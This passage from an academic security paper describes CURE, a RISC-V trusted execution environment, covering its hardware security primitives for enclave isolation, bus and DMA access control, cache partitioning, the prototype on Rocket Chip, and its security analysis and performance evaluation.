Shrinking the TCB. Sub-space enclaves are especially appealing when constructed in the highest privilege level (PL0) of the system ($Encl_4$ in Figure 2). In CURE, sub-space enclaves are used to isolate the SM from the firmware code to protect against exploitable memory corruption vulnerabilities that might be present in the firmware code [24]. Moreover, hardware countermeasures, described in Section 5.3, are used to prevent the firmware code from accessing the SM data or hardware primitives. Ultimately, this minimizes the software TCB in CURE, as opposed to other TEE architectures that rely on a software TCB containing all code in the highest privilege level, i.e., EL3 (ARM) or the machine level (RISC-V), e.g., TrustZone [3], Sanctuary [10], Sanctum [22], Keystone [48].

5.3 Hardware Security Primitives

To provide CURE's customizable enclaves, new security primitives (SP) are needed in hardware. Our SPs augment the




Figure 3: CURE Security Primitives (SPs), added at core register files (SP1), system bus (SP2) and shared cache (SP3).

register file of each CPU core (SP1), the system bus (SP2) and the shared cache (SP3). Figure 3 shows where CURE's SPs integrate in a modern system as assumed in Section 2.

5.3.1 Defining Enclave Execution Contexts (SP1)

Enclave ID register. In CURE, enclave execution contexts are defined using IDs, which are saved in a register that is added to every CPU core of the system (SP1). At any point in time, the value of this register, called `eid` (enclave ID) register, indicates which enclave a core currently executes. The `eid` registers are set by the SM during enclave setup, teardown and any context switch in and out of an enclave, thus, enabling flexible configuration of enclave boundaries.

Whenever an enclave is set up, the SM assigns it an unused ID. In contrast to the constant enclave labels L_{encl} (Section 5.2.1) , which are globally unique, an enclave ID is only valid as long as the enclave is loaded in memory. When an enclave is torn down, the ID gets freed and can be assigned to the next enclave. Constant IDs are only assigned to the SM and all untrusted software. The number of different IDs (N) that can be stored in `eid` defines how many enclaves can run in parallel (Section 5.2.1). However, the total number of enclaves that can be deployed is not restricted.

Propagating the enclave ID. The enclave ID is propagated through the entire system and used in the SPs to perform access control on the system resources. We incorporate the enclave ID in the bus protocol between the CPU, shared cache and system bus. In protocols like AMBA AXI4/ACE [54], the de facto on-chip communication standard, no protocol extensions are required since the bus channels provide optional user-defined signals which can be utilized to transmit the enclave ID in bus transactions. In our CURE prototype, we extend the TileLink protocol [80] by an enclave ID signal, which we describe in more detail in Section 6.

5.3.2 Access Control on the Bus (SP2)

In order to isolate enclaves and assign peripherals to them, access control mechanisms need to be implemented in hardware. As described in Section 2, the system bus represents the central gateway of a computer system that connects bus parents (CPU or DMA devices) with bus childs (peripherals or the main memory) and routes all their transactions. CURE leverages this centralization and further extends it to perform access control on parent-child transactions (SP2 in Figure 3). Incorporating carefully crafted access control at the system bus, with latency and performance in mind, reduces the overall hardware costs significantly.

Enclave memory isolation. One key task of a TEE architecture is enforcing strong isolation of the enclave code and data in the main memory. In CURE, this is achieved by performing access control in the arbiter logic in front of the main memory chip, as shown in Figure 3. This requires adding new registers and control logic to the already existing arbiter, which can only be configured (over MMIO) by the SM to assign memory regions to enclaves. Whenever the CPU requests access to a memory address, the arbiter uses the enclave ID signal, which is sent within the bus transaction, to verify if the enclave currently executing is allowed to access the memory region. At access violation, the memory access is prevented and an interrupt is triggered by the system bus, which is handled by the SM. Incorporating the required logic for this access control at the main memory side, instead of the CPU side, reduces the additional registers and logic required, which would otherwise be duplicated for every CPU core, as we show in Section 8.1.

Assigning peripherals to enclaves. The CPU interacts with peripherals over peripheral memory mapped to the CPU address space (MMIO). In CURE, access control on the MMIO memory is performed using registers and control logic added to the arbiter at the peripheral bus. The SM assigns the MMIO region of every peripheral either to one enclave exclusively or to multiple enclaves/OS by configuring the arbiter registers. Access control is then performed in the added hardware logic based on the enclave ID signal of a bus transaction. Incorporating this logic at the CPU side would have increased the hardware costs because of per-core duplication.

DMA protection. Peripherals which share large amounts of data with the CPU typically access the main memory directly over a DMA controller. CURE must protect enclaves from DMA attacks [63, 76] and also allow to assign DMA-capable peripherals to enclaves. To achieve this, CURE adds registers and control logic to the decoder in front of every DMA device. These registers define which memory regions the DMA device is allowed to access. Whenever a DMA device gets assigned to an enclave, the SM updates the device registers accordingly. Adding the required logic at the child arbiters would increase the hardware costs because enclave IDs would also need to be assigned to the DMA devices which would result in additional logic for ID comparison.

By assigning dedicated memory regions to an enclave and a DMA-capable peripheral, and by assigning the MMIO memory regions of that peripheral exclusively to the enclave, CURE

achieves an enclave-to-peripheral binding. Since neither the OS nor any other enclave can access the memory regions over which the bound enclave and peripheral communicate, no encryption or authentication schemes are required.

5.3.3 On-Demand Cache Partitioning (SP3)

CURE's enclave management (in Section 5.2.1) mitigates side-channel attacks on core-exclusive resources, such as the L1 cache, by flushing all such structures at every enclave context switch. Nevertheless, this still leaves enclaves vulnerable to cross-core attacks on the shared last-level cache [36, 39, 102]. However, vulnerability to these sophisticated attacks depends on whether the enclave code performs memory accesses dependent on sensitive data. While algorithms and implementations can be constructed leakage-resilient [2, 68], this is not directly applicable to any given application code, and thus, we provide on-demand per-enclave cache partitioning in CURE.

Security guarantees for cache side-channel resilience can be provided in hardware by either enforcing strict partitioning of resources across the different enclaves [42, 58, 97] or deploying randomization-based cache schemes [59, 60]. Nevertheless, these schemes either reduce the cache resources available for an enclave or incur additional access latency. This results in an inevitable performance overhead on the protected as well as unprotected software. The additional security guarantee, along with its resulting performance cost, is not usually required for all enclaves and largely depends on the use case.

Thus, CURE addresses these diverse enclave requirements and incorporates on-demand way-based partitioning of the shared cache (SP3 in Figure 3). This allows that cache partitioning is enabled and configured individually and dynamically for each enclave at setup and runtime. Each cache way can be allocated exclusively to an enclave. Access control on the enclave ID signal of the memory access transaction is used to permit the enclave to access (read/write or even evict) a cache way, thus ensuring strict isolation. However, when this cache isolation is not enabled for an enclave, only read/write access control on the owner enclave of each cache line is performed. This defends against a privileged adversary that can access cached enclave memory by mapping it into its own address space. As each cache line is owned by a single enclave at any point in time, access control on cache lines corresponding to shared memory between enclaves and the OS is a challenge. To address this, the SM flushes relevant cache lines at context switches between an enclave and the OS while managing shared-memory communication.

We deploy way-based partitioning because it is the least extensive in terms of hardware modifications. However, CURE provides the necessary infrastructure and mechanisms (by identifying each enclave and propagating this throughout the system bus and shared cache) to incorporate more sophisticated side-channel-resilient cache designs [25, 74, 99].




Figure 4: Physical memory layout of our CURE prototype.

6 Prototyping CURE on RISC-V

While CURE is architecture-agnostic and can be ported to other ISAs, we prototype it here for a RISC-V system based on the open-source Rocket Chip generator [4]. We describe next our CURE instantiation, followed by details on the implemented enclave types and hardware security primitives.

RISC-V System-on-Chip platform. We build a RISC-V System-on-Chip (SoC) using the Rocket Chip generator [4]. For prototyping, we equipped the SoC with multiple in-order Rocket cores, in line with prototyping efforts in related work [22]. Each Rocket core has one hart (representing a hardware thread), an own MMU, BTB, TLB and L1 cache. The SoC also contains a system bus which connects the cores to system peripherals (over the peripheral bus) and system main memory. We integrate a shared L2 cache [81] between the system bus and the main memory. A DMA device is connected to the system bus as a bus parent. As a result, this SoC resembles our assumed platform shown in Figure 3, except that the L2 cache is integrated as a last-level cache after the system bus.

We implement our prototype on this SoC aiming to maintain minimum hardware and no additional latency. We use 4 bits to represent the enclave ID, i.e., our prototype can distinguish 16 (N) enclaves, where ID `0` is statically assigned to the OS, ID `0xF` to the Security Monitor (SM) and ID `0xE` to the firmware (explained in Section 6.2.2). The remaining 13 IDs can be freely assigned to enclaves. We assign one continuous physical memory region to each enclave, resulting in the memory layout shown in Figure 4. We choose to assign only one region per enclave to simplify our prototype and minimize the induced hardware overhead. The CURE design, however, also allows for multiple continuous regions per enclave. The SM and firmware memory regions are adjacent since they are both deployed as part of the bootloader [29]. All regions not assigned to an enclave, SM or the firmware, belong to the OS. Supporting more enclaves in parallel is possible if the additional hardware overhead is acceptable.

Software stack. The Rocket core supports three software privilege levels (user, supervisor and machine). Hypervisor support is still a work-in-progress [28] and thus, we do not consider it in our prototype. In the supervisor level, we use an OS consisting of a modified Linux LTS kernel 4.19 with a Busybox 1.29.3 environment. We add a custom kernel module which performs security-uncritical tasks during the enclave setup. We implement the SM in the machine level as a sub-space enclave to separate it from the firmware which runs in the same privilege level.




Figure 5: CURE enclave memory layout consisting of the code & data pages, page tables (PT), the enclave state (State) and the shared memory (Shared).

Cryptographic underpinnings. In the implemented CURE prototype, we use Ed25519 [71] as the digital signature scheme for the signing and verification of the enclave signature Sig_{encl} and the integrity report used for remote attestation, as described in Section 5.2.1. Thus, SK_d/PK_d and SK_p/PK_p are Ed25519 key pairs. The public key certificates $Cert_d$ and $Cert_p$ are implemented in the X.509 format. In our CURE prototype, the certificate chains $Chain_d$ and $Chain_p$ required to verify $Cert_d$ and $Cert_p$ are, for the sake of simplicity, represented by two Ed25519 public keys. As described in Section 5.2.1, $Chain_p$ is included in the SM, whereas $Chain_d$ is required at the service provider. The enclave state S_{encl} and enclave data communicated with the OS are protected through authenticated encryption, using the keys K_{encl} and K_{com}, respectively. We use AES-GCM from libtomcrypt 1.18.2. [52] as the authenticated encryption scheme and include it in the SM. Moreover, we also add it to our implemented enclaves, such that the enclaves can create additional keys. Consistent with Section 5.2.1, the SM holds a metadata structure D_{encl} for each enclave which contains $Cert_p$, Sig_{encl}, K_{encl} and S_{encl}, whereas K_{com} is part of S_{encl}.

6.1 Software CURE Enclaves

Our CURE prototype implements user-space enclaves, kernel-space enclaves and sub-space enclaves and thus, fulfills requirement `FR.1` (Section 4.2). In the following, we describe the enclave memory layout and give implementation details on each enclave type.

6.1.1 Enclave Memory Layout

In our prototype, each enclave is assigned a continuous physical memory region which is allocated during enclave setup using Linux's Contiguous Memory Allocator (CMA). The enclave memory layout is shown in Figure 5. At the lowest address, the enclave code and data pages are loaded by the OS. The enclave page tables are only stored in the enclave memory while the memory management is performed by the untrusted OS. During the enclave setup, the SM loads the enclave state S_{encl} into the enclave memory. The free memory space is used for dynamic memory allocation. The memory region at the highest address is used for the communication between enclave and OS. Since our prototype allows one continuous memory region per enclave, the shared memory region is either assigned to the communicating enclave or to no enclave, which automatically assigns the region to the OS. When the enclave is set up, the address of the shared memory region is communicated to the OS via the return value of the SM call. The enclave is informed by storing the address information on the stack of the enclave. The size of the enclave state and shared region can be freely set, we set them to 64 bytes and 4 KB, respectively.

6.1.2 Security Monitor

We implement the SM as a sub-space enclave (Enc_5 in Figure 2) separated from the firmware in memory (Figure 4), which is enforced by the hardware security primitives. However, this leaves the firmware with access to the security-critical machine level registers `eid`, which we added, and `mtvec`, which holds the base address of the trap vector that the core jumps to after an interrupt. To prevent the firmware from configuring these registers, we implement a hardware mechanism that ensures that the `eid` and `mtvec` registers can only be written to when the `eid` register is set to the SM ID (`0xF`). The `eid` register is, in turn, set to `0xF` by the hardware when performing a context switch to machine mode that traps in the SM.

6.1.3 User-space Enclaves

Memory management. Since the memory management of the user-space enclave (Enc_1 in Figure 2) is performed by the untrusted OS, we include the enclave page tables in the enclave memory, to prevent page table based attacks [65, 92, 101]. During enclave setup, the OS creates the page tables exactly as for a normal process. However, the OS turns off demand paging and maps all code and data pages to prevent page faults during enclave execution. The page tables are then handed to the SM which verifies their validity. Moreover, the SM verifies that the supverisor address translation and protection (`satp`) register, which holds the address of the root page table, points into the enclave memory. Subsequently, the page tables are copied to the enclave memory. Once the enclave is setup, the OS cannot alter the page tables anymore. When the dynamic allocation of memory leads to a page fault, the OS creates a new page table entry and passes it to the SM which includes it into the page tables.

Syscalls. Our prototype provides enclaves which can use OS services, e.g., file or network I/O, over Linux syscalls which trap in the SM. We include AES-GCM into the enclaves to encrypt and integrity-protect sensitive data shared with the OS, using K_{com}. Enclaves are always exited through the SM which is enforced by clearing the machine exception delegation (`medeleg`), machine interrupt delegation (`mideleg`), supervisor exception delegation (`sedeleg`) and supervisor interrupt delegation (`sideleg`) registers during enclave setup. During run time, the enclave can register custom trap handlers which are called by the SM before switching to the

OS after an interrupt. Thus, the enclave can observe its own interrupt behavior and detect suspicious behavior caused by interrupt-based side-channel attacks [15, 91].

6.1.4 Kernel-space Enclaves

Our CURE prototype supports kernel-space enclaves with and without user space (Enc_3 and Enc_2 in Figure 2). We use an Linux LTS kernel 4.19, which currently on RISC-V does not support a suspension mode, as the enclave RT.

Allocating resources. When an enclave is set up, the custom kernel module unmounts the driver modules of all peripherals requested by the enclave. Then, the SM performs the security-critical tasks of the enclave setup, as described in Section 5.2.3. When the enclave binary is successfully verified, the kernel module shuts down the core(s) reserved for the enclave using the Linux hotplugging mechanism. Next, a switch to the SM is performed which jumps to the entry point of the enclave RT in order to boot the RT on all reserved cores. At enclave shutdown, the SM performs the cleanup, and all freed cores are reintegrated into the OS. Then, the kernel module remounts the driver modules.

Enclave-OS communication. Since our CURE prototype allows one memory region per enclave, access to a shared region needs to be requested at the SM which then assigns the shared region to the requesting party (sender). Once the sender is finished accessing the shared region, the SM assigns the shared region to the receiver and notifies the receiver about new data in the shared region using an inter-processor interrupt. In contrast to the user-space enclave, only external interrupts are trapped in the SM during kernel-space enclave execution which is enforced by configuring the `medeleg` and `sedeleg` registers during the enclave setup. All interrupts triggered by the enclave cores are handled by the RT.

6.2 Hardware Security Primitives

We describe next, how we modify the Rocket Chip to implement CURE's hardware security primitives (Section 5.3).

6.2.1 Extending the TileLink Protocol

We modify the Rocket core such that on every memory access, the `eid` register value is sent as part of the issued bus transaction. This also includes transactions issued by the PTW (page table walker) during the page table walk when performing address translations. Thus, if a malicious enclave modified its own page tables to point to a memory region outside of the enclave memory, the PTW transactions are blocked by the access control mechanisms on the system bus.

TileLink [80] is the default bus protocol used on the Rocket Chip to connect on-chip components. TileLink specifies five channels (`A` - `E`). When connecting a parent to the system bus which contains an internal cache, all five channels are needed




Figure 6: CURE prototype implementation using Rocket Chip.

to implement the TileLink coherence protocol (TL-C). When a parent does not require cache coherency, only the `A` and `D` channels are needed (TL-UL/UH). In our RISC-V SoC, the Rocket cores and the DMA devices are connected over TL-C since they contain L1 caches.

We extend the TileLink protocol by a 4-bit `eid` signal to propagate the enclave ID. The `eid` signal is only added to the `A` and `C` channels which transport the memory read and write transactions from the parents (CPU and DMA devices) to the system bus and childs (peripherals and main memory), respectively. All other channels remain unmodified.

6.2.2 System Bus Access Control

We implement CURE's access control mechanisms in the system bus by adding registers and control logic at the memory and peripheral arbiters and the ports connecting DMA devices. The hardware changes are shown in Figure 6, exemplary for a system containing two cores, one DMA device and multiple peripherals. All newly added components are connected to the control bus of the system and thus, are configurable by the SM over MMIO. We omit the control bus in Figure 6 for the sake of clarity. Our implementation supports enclave-to-peripheral binding and thus, fulfills `FR.4`. Moreover, in contrast to related work [20, 23], all access control is performed in parallel to arbitration, thus, guaranteeing execution in a single clock cycle without incurring additional latency.

Performing access control. The added registers hold memory ranges defined by a 32-bit base address (`Addr`) and a 32-bit mask (`Mask`), and are used by the control logic to perform access control on every memory transaction using the `eid` and `address` signals. Access control is only performed on channels with a parent-to-child direction (channels `A` and `C`). At access violation, the transaction is redirected (with all-zero data) to an unused, zero-initialized memory region. Thus, all forbidden transactions write/read zeros to/from the unused memory region. An adversary enclave might fill L1 with malicious data which could get flushed with SM privileges during enclave context switch. To prevent this, we modify the core such that on every switch to the SM, the L1 is flushed before the `eid` register is set. We connect the system bus to the peripheral and interrupt bus. This allows the SM to configure the added registers and control logic, and trigger an interrupt upon access violation which is handled by the SM.

Memory arbiter. We add 15 registers to the memory arbiter, one for each enclave (13), the SM and the firmware. Each register defines the memory region assigned to each execution context. For the enclaves, the control logic verifies that transactions only target the assigned region. For the SM, no access control is performed. The OS is allowed to access all regions except the ones specified in registers of the arbiter. The firmware is allowed to access its own and the OS regions which is why a static ID needs to be assigned to the firmware.

Peripheral arbiter. We add two registers per peripheral to the arbiter of the peripheral bus. One covers the MMIO region of the peripheral, and the other 32-bit register contains a bitmap that defines read and write permissions for every enclave.

DMA port. We add a register at every port which connects a DMA device. In CURE, a DMA device is exclusively assigned to a single enclave at one point in time. In our prototype, a DMA device accesses the main memory but not other peripherals. If specific use cases, e.g. PCI peer-to-peer transactions [67], must be supported, additional registers need to be added to specify multiple allowed memory regions. Together with the peripheral arbiter, this fulfills FR.2.

6.2.3 L2 Cache Partitioning

For cache side-channel resilience, we implement way-based flexible cache partitioning for the shared L2 (last-level) cache [81] in our prototype. We leverage the `eid`-extended TileLink memory transactions to detect when an enclave issues a cache request.

Configurable partitioning. We implement two modes of partitioning to allow enclaves to individually enable cache side-channel resilience. The first mode `CP-BASIC` performs rudimentary access control where each enclave is only permitted to access (hit) its own cache lines, but is free to evict cache lines from other ways. The second mode `CP-STRICT` provides more stringent security guarantees by allocating *exclusively* one or more ways (across all cache sets) to the pertinent enclave. Only these cache ways can be accessed by the enclave to store or evict cache lines. This provides strict isolation between the cache resources of the different enclaves, thus, effectively blocking cache side-channel leakage, but reduces the cache resources available for the enclave. Depending on the enclave service requirements, the partitioning mode can be configured by the SM independently for each enclave at setup and during the enclave lifetime, thus, fulfilling `FR.5`.

Access control. We extend each cache entry metadata with a 4-bit `line-eid` register encoding the owner enclave of the cache line, as shown in in Figure 6. We extend the cache lookup logic to generate a hit only when both tag as well as `eid` match for `CP-BASIC`, as opposed to usual tag matching.

To support `CP-STRICT`, the cache ways directory is also extended with a 1-bit register `excl` that identifies whether each way is owned exclusively by an enclave, as well as a 4-bit `eid` register that identifies the owner enclave. The cache controller logic is augmented with a register-based lookup table that is indexed by the `eid`. It encodes with a single `mode` bit whether the corresponding enclave has `CP-STRICT` enabled and its allocated cache way indices. In `CP-STRICT`, cache hits are only allowed in these cache ways.

Eviction and replacement. The L2 cache we use implements a pseudo-random replacement policy where any way is selected pseudo-randomly for eviction. We modify this to only select a way from the subset of ways allowed for each enclave. For enclaves with `CP-STRICT`, only ways exclusively allocated to it are used. For enclaves with `CP-BASIC`, all ways (except ways allocated exclusively to other enclaves) are used.

Per-enclave cache allocation. Unallocated way indices are maintained in a register vector. If an enclave with `CP-STRICT` enabled requests to exclusively own cache ways, the required ways are allocated if available and below the allowed maximum per enclave.

An inherent drawback of this partitioning technique is how the limited number of cache ways directly constrains the number of simultaneous enclaves that can have `CP-STRICT` enabled. However, this is only an implementation decision for our particular prototype, where more sophisticated cache designs [25, 74, 99] can be integrated into CURE.

7 Security Considerations

To protect from a strong software adversary, our instantiation of CURE must fulfill the security requirements introduced in Section 4.1. In the following section, we discuss how our prototype meets the requirements `SR.1`, `SR.2`, and `SR.4`, whereas we show the fulfillment of `SR.3` in Section 8.

7.1 Hardware Security Primitives (`SR.2`)

The enclave protection is enforced by hardware SPs at the system bus and L2 cache which are configured over MMIO.

After the system is powered on and on every switch to the machine level, the CPU jumps to the trap vector whose address is stored in the `mtvec` register. The trap vector is included into the SM such that the boot process and context switches are overlooked by the SM. The `mtvec` register is assigned to the SM by coupling the access permission to the SM enclave ID (stored in the `eid` register) which is also assigned to the SM. The `eid` register is set by hardware during the context switch into the machine level. During boot, the SM assigns the SP MMIO regions exclusively to its own enclave ID.

7.2 Enclave Protection (SR.1)

At rest, the enclave binaries are stored unencrypted in memory. However, during enclave setup, the SM verifies the binaries using digital signatures. Moreover, the L1 is flushed during setup/teardown to remove malicious or sensitive data from the cache. The communication between enclaves and the OS is controlled by the SM, so is the delegation of the shared memory address. Hardware-assisted hyperthreading is disabled during enclave execution. The enclave state, which is loaded during the setup process, is persistently stored by the SM using authenticated encryption, either in RAM as part of the SM state or evicted to flash/disk, and additionally rollback protected. During teardown, the SM removes all enclave data from the memory.

The SPs in hardware perform access control on physical addresses at the system bus. Thus, CURE protects from adversaries in privileged software levels (PL2 - PL0) and from off-core adversaries, e.g. peripherals performing DMA. The enclave data cached in the L1 during run time is protected by flushing it on all context switches. Data in the L2 cache is protected by assigning cache lines exclusively to enclaves. Since no enclave (except the SM), has elevated rights on the system, CURE also protects from malicious enclaves.

7.3 Side-channel Attack Resilience (SR.4)

Cache side-channel attacks. Side-channel attacks which target data in core-exclusive cache resources, i.e., in the L1 [11], the BTB [50] or the TLB [31], are prevented by the SM by flushing the resources on all context switches. Side-channel attacks targeting data in the shared L2 cache [36, 39, 102] are prevented through strict way-based cache partitioning.

Controlled side-channel attacks. Side-channel attacks on user-space enclaves which target page tables [65, 92, 101] are prevented by including the page tables into the enclave memory and by mapping all enclave code and data pages before execution. The SM verifies the page tables and the base address of the root page table stored in the `satp` register. The hardware SPs prevent the page table walker (PTW) from performing forbidden memory access during the page table walk. Side-channel attacks exploiting interrupts [91] can be mitigated using trap handlers (Section 5.2.2).

CURE provides cryptographic primitives in the user-space enclaves to encrypt and integrity-protect data shared with the OS. However, using OS services over syscalls always comprises a remaining risk of leaking meta data information [2, 77] or of receiving malicious return values from the OS [13]. In user-space enclaves, these attacks must be mitigated on the application level inside the enclave, e.g., by using data-oblivious algorithms [2, 68] or by verifying the return values [13]. None of these attacks pose a threat to kernel-space enclave since all resources are handled by the enclave RT. However, on VM enclaves, the second level page tables need to be protected, as with user-space enclaves. Interrupt-based attacks can again be mitigated with custom trap handlers. No additional countermeasures are needed to protect the SM since the SM does not use a virtual address space or OS services and handles its own interrupts.

Transient execution attacks. The discovered transient execution attacks either mistrain the branch predictor [14, 43, 45], rely on information leakage [89] or malicious injections [90] on the L1 cache, or rely on resources shared when using hardware-assisted hyperthreading [12, 78, 90, 93, 94]. By disabling hyperthreading during enclave execution (or alternatively assigning all threads to the enclave) and flushing core-exclusive caches, CURE protects enclaves against the known transient execution attacks.

8 Evaluation

In the following section, we systematically evaluate our CURE prototype. First, we quantify the software and hardware modifications required to implement CURE. Next, we evaluate the performance of CURE's enclaves using microbenchmarks, and the overall performance overhead of CURE using generic RISC-V benchmark suites.

8.1 System Modifications

Component	LOC
Linux Kernel	375 (modified)
Custom Kernel Module	200
Security Monitor	544
SM Crypto-Library	2586

Table 1: Lines of code required to implement CURE. SM Crypto-Library refers to the crypto library (part of tomcrypt) included in the Security Monitor.

Software changes and TCB. Our implementation of CURE on RISC-V comprises of a slightly modified Linux LTS kernel 4.19, a custom kernel module, and our software TCB (SM). In Table 1, the lines of code (LOC) are shown for each of the components, which indicate that the software changes required to implement CURE are minimal. Moreover, the SM only consists of around 3KLOC of code, whereas most

(82.62%) of the SM code consists of cryptographic primitives. Because of its minimal size, formal verification of the SM is possible [44], thus, fulfilling SR.3. Note that since CURE isolates the SM in an own sub-space enclave, CURE can achieve a smaller TCB size than other RISC-V security architectures [22, 48, 98] which include all code in the machine level, i.e., the firmware code, in the TCB. In our implementation, the firmware code consists of 3286 LOCs. Thus, by isolating the SM in a sub-space enclave, we managed to cut the software TCB in half, where the actual management code is even less (15.56%).

Protecting a sensitive service in a user-space enclave requires to add a small custom library (10KB) to the service binary. For the kernel-space enclaves, management code (the enclave RT) must be added in addition. In our prototype, we use the Linux LTS kernel 4.19 as the RT which increases the size of the service binary by 3MB. Custom RTs can further decrease this kernel-space enclave overhead. However, kernel-space enclaves will always have an increased binary size and memory consumption compared to user-space enclaves.

Hardware overhead. We evaluate the hardware overhead of our changes by synthesizing the generated Verilog descriptions using Xilinx Vivado tools targeting a Virtex UltraScale FPGA device. Table 2 shows a breakdown of the individual area overhead of the different modifications required to implement CURE. Overhead is represented in look-up tables (LUTs), the fundamental programmable logic blocks of FPGA devices, and registers.

Configuration	LUTs Overhead (+%)	Registers Overhead (+%)
Baseline	61,097	28,012
TileLink extension	+211 (0.4%)	+110 (0.4%)
Access control extensions		
Main memory	+5,276 (8.6%)	+1,055 (3.8%)
1 MMIO peripheral	+248 (0.4%)	+107 (0.4%)
1 DMA device	+112 (0.2%)	+72 (0.3%)
On-demand cache partitioning		
w/ L2 cache (baseline)	+30,232	+11,549
w/ L2 cache partitioned	+516 (1.7%*)	+214 (1.8%*)

Table 2: Hardware overhead breakdown in LUTs and registers. Baseline setup consists of 2 Rocket cores without L2 cache. *Overhead relative to the L2 cache (baseline).

We compare in Table 2 with a baseline configuration of 2 in-order Rocket cores (each with L1 cache). Extending the TileLink protocol throughout the system bus incurs a minimal overhead of 105 LUTs per core relative to the baseline (211 LUTs for 2 cores). This overhead includes propagating the `eid` in tandem with memory access transactions through the MMU of every core, and is thus replicated for every additional core in the system.

In contrast, the rest of our modifications for performing access control at the system bus, including enclave-to-peripheral binding, are independent of the number of cores. Incorporating logic to perform access control for every MMIO peripheral utilizes an additional 248 LUTs, and 112 LUTs per DMA device. Each represent below 0.5% overhead relative to a dual-core baseline SoC. Integrating an L2 cache into our baseline setup utilizes an additional 30,232 LUTs. Applying our on-demand way-based partitioning to this cache costs only 516 LUTs and 214 registers, which is 1.8% overhead relative to the L2 cache logic utilization itself, and 0.5% relative to the entire SoC. Our area overhead evaluation results demonstrate that the hardware modifications required to achieve our fine-grained and customized enclave protection in CURE indeed incur minimal area overhead on both single- and multi-core architectures, thus fulfilling FR.3.

Measurement	Normal Process	User-Space Enclave	Kernel-Space Enclave
Setup:	0.741	23.918	413.726
Binary Verification	-	21.824	218.975
Others	0.741	2.094	194.750
Teardown:	0.065	23.531	103.517
Memory Cleaning	-	9.384	50.206
Others	0.065	14.147	53.311
Context switch to OS	0.008	0.025	53.308
Context switch from OS	0.078	0.084	194.747
Dynamic memory allocation	0.003	0.020	0.005
OS communication	-	0.020	0.049

Table 3: CURE performance overhead compared to a normal process on microbenchmarks in milliseconds.

8.2 Performance Evaluation

We evaluate the performance of CURE using our FPGA-based setup coupled with cycle-accurate simulators. We conduct our experiments using micro and macro benchmarks for user-space and kernel-space enclaves, and compare them to unmodified user-space processes. We conduct 10 runs for each of the experiments.

8.2.1 Microbenchmarks

For microbenchmarks (Table 3), we measured important key aspects individually: setting up and tearing down an enclave, context switching with the OS, dynamic memory allocation, and communication via shared memory. We implement an application which performs the required tasks (without any additional logic) and run it as a normal Linux process, a user-space enclave and a kernel-space enclave (single core). The enclave setup is triggered by a host app in Linux which is the only purpose of the app. The enclave binary sizes therefore mainly correspond to the overhead produced by the enclave types, i.e., 10KB for the user-space enclave and around 3MB for the kernel-space enclave.

For the enclave setup, our results show that most of the time (91.3% for user-space, 52.1% for kernel-space enclaves) is spent on binary verification. The *Others* measurement




Figure 7: CURE performance overhead (in percent) on macro benchmarks `rv8` and `CoreMark` relative to a normal process.

contains all remaining steps of the setup process, e.g., loading of the enclave binary, enclave configuration, flushing of the TLB and L1 cache and jumping into the enclave. During our evaluation, we use 32KB 8-way set associative L1 data and instructions caches and a TLB with 32 entries. The setup of the kernel-space enclave is more complex and includes additional setup steps, namely, freeing the core from pending processes, detaching the core from the OS, and booting the RT. In the teardown phase, zeroing the memory produces 39.9% of the overhead for the user-space and 45,7% of the overhead for the kernel-space enclave). The cleaning is more time consuming for the kernel-space enclave because of the larger enclave memory region. The *Others* measurement contains additional steps, e.g., exiting the enclave and flushing the TLB and L1 cache. In the kernel-space enclave case, the core must additionally be rebooted.

As the RT in our prototype does not support a suspension mode (keeping the enclave in memory), we emulate the *context switch to the OS* by performing a teardown without zeroing memory, and the *context switch from the OS* by performing a setup phase without verifying the enclave binary. Suspending the enclave and restoring it should be faster than a regular shutdown and boot, thus, this represents a worst-case approximation. The context switching measurements also contain the overhead for flushing the TLB and L1 cache, for which we measure 28 cycles and 3141 cycles, respectively.

